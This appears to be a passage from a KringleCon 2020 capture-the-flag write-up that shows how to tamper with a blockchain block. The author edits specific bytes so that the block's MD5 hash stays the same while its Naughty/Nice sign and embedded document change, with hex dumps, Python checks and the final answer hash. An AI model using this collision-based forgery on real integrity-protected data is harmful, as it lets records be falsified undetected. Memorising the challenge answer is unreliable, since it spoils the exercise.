"Earlier today, I saw this bloke Jack Frost climb into one of our cages and repeatedly kick a wombat. I don't know what's with him… it's like he's a few stubbies short of a six-pack or somethin'. I don't think the wombat was actually hurt… but I tell ya, it was more 'n a bit shook up. Then the bloke climbs outta the cage all laughin' and cacklin' like it was some kind of bonza joke. Never in my life have I seen someone who was that bloody evil..."

Quote from a Sidney (Australia) Zookeeper

I have reviewed a surveillance video tape showing the incident and found that it does, indeed, show that Jack Frost deliberately traveled to Australia just to attack this cute, helpless animal. It was appalling.

I tracked Frost down and found him in Nepal. I confronted him with the evidence and, surprisingly, he seems to actually be incredibly contrite. He even says that he'll give me access to a digital photo that shows his "utterly regrettable" actions. Even more remarkably, he's allowing me to use his laptop to generate this report – because for some reason, my laptop won't connect to the WiFi here.


He says that he's sorry and needs to be "held accountable for his actions." He's even said that I should give him the biggest Naughty/Nice penalty possible. I suppose he believes that by cooperating with me, that I'll somehow feel obliged to go easier on him. That's not going to happen… I'm WAAAAY smarter than old Jack.

Oh man… while I was writing this up, I received a call from my wife telling me that one of the pipes in our house back in the North Pole has frozen and water is leaking everywhere. How could that have happened?


Jack is telling me that I should hurry back home. He says I should save this document and then he'll go ahead and submit the full report for me. I'm not completely sure I trust him, but I'll make myself a note and go in and check to make absolutely sure he submits this properly.

Shinny Upatree
3/24/2020

a.


11. Last there is one other set of changes to be made, the original block shows that the Nice sign is set
    a. 

```
Chain Index: 129459
              Nonce: a9447e5771c704f4
                PID: 0000000000012fd1
                RID: 000000000000020f
     Document Count: 2
              Score: ffffffff (4294967295)
               Sign: 1 (Nice)
```

    b. We can assume that this is incorrect and the sign should be naughty
    c. According to the python source code a naughty sign is simply anything < 1
        i. 


```
n_n = 'Naughty'
if self.sign > 0:
    n_n = 'Nice'
```

12. Looking at hexed.it again, this time we are looking at the very starting values, specifically we are looking for a 1 right after the Score of ffffffff


a. 

```
Untitled-  1010_block.dat
00000000  30 30 30 30 30 30 30 30 30 30 30 31 66 39 62 33 61 39 34 34 37 65 35 37 37 31 63 37 30 34 66 34  000
00000020  30 30 30 30 30 30 30 30 30 30 30 31 32 66 64 31 30 30 30 30 30 30 30 30 30 30 30 30 30 32 30 66  000
00000040  32 66 66 66 66 66 66 66 66 31 66 66 30 30 30 30 30 30 36 63 EA 46 53 40 30 3A 60 79 D3 DF 27 62  2ff
00000060  BE 68 46 7C 27 F0 46 D3 A7 FF 4E 92 DF E1 DE F7 40 7F 2A 7B 73 E1 B7 59 B8 B9 19 45 1E 37 51 8D
00000080  22 D9 87 29 6F CB 0F 18 8D D6 03 88 BF 20 35 0F 2A 91 C2 9D 03 48 61 4D C0 BC EE F2 BC AD D4 CC
000000A0  3F 25 1B A8 F9 FB AF 17 1A 06 DF 1E 1F D8 64 93 96 AB 86 F9 D5 11 8C C8 D8 20 4B 4F FE 8D 8F 09  ?%.
000000C0  30 35 30 30 30 30 39 66 35 37 25 50 44 46 2D 31 2E 33 0A 25 25 C1 CE C7 C5 21 0A 0A 31 20 30 20  050
```


b. Lets adjust that down to 0 and adjust the corresponding bit 2 rows down up by 1

c. 

```
1010_block.dat
30 30 30 30 30 30 30 30 30 30 30 31 66 39 62 33 61 39 34 34 37 65 35 37 37 31 63 37 30 34 66 34  00
30 30 30 30 30 30 30 30 30 30 30 31 32 66 64 31 30 30 30 30 30 30 30 30 30 30 30 30 30 32 30 66  00
32 66 66 66 66 66 66 66 66 30 66 66 30 30 30 30 30 30 36 63 EA 46 53 40 30 3A 60 79 D3 DF 27 62  2f
BE 68 46 7C 27 F0 46 D3 A7 FF 4E 92 DF E1 DE F7 40 7F 2A 7B 73 E1 B7 59 B8 B9 19 45 1E 37 51 8D
22 D9 87 29 6F CB 0F 18 8D D7 03 88 BF 20 35 0F 2A 91 C2 9D 03 48 61 4D C0 BC EE F2 BC AD D4 CC
3F 25 1B A8 F9 FB AF 17 1A 06 DF 1E 1F D8 64 93 96 AB 86 F9 D5 11 8C C8 D8 20 4B 4F FE 8D 8F 09  ?%
30 35 30 30 30 30 39 66 35 37 25 50 44 46 2D 31 2E 33 0A 25 25 C1 CE C7 C5 21 0A 0A 31 20 30 20  05
```

13. Let's verify, the MD5 of both dat files should be the same, while the SHA256 changed
    a. To do that, all I did was print the existing block and load in the new edited block
    b. 

```python
print(c2.blocks[1010].nonce)
print(sha256_hash(c2.blocks[1010]))

c3 = Chain(load=True, filename="test.dat")
print(c3.blocks[0].nonce)
print(sha256_hash(c3.blocks[0]))
```

    c. 

```
root@kali-vm:~/Kringlecon/OfficialNaughtyNiceBlockchainEducationPack/11B# python
12197012604862268660
58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f
12197012604862268660
fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb
```

    d. Can see that the MD5 sums are the same, while the SHA256 are different
14. Answer is fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb

---

End & Review

Once you've completed the 11b, swap back to your normal character, make your way up to Santa's Office and out on the balcony to get the credits and link to KringleCon Swag shop.

Like always, this year's KringleCon was well-crafted and executed and I am happy to have been a part and bring some attention to this fun adventure. For me specifically the ARP/DNS spoofing was really fun, as a that has always been something that I have enjoyed seeing, so actually getting to drill down and use Scapy to figure it out was great. The blockchain manipulation at the end was intense and there are several other KringleCon attendees who without I may not have been able to figure it out. Overall, I had a great time, and am looking forward to next years!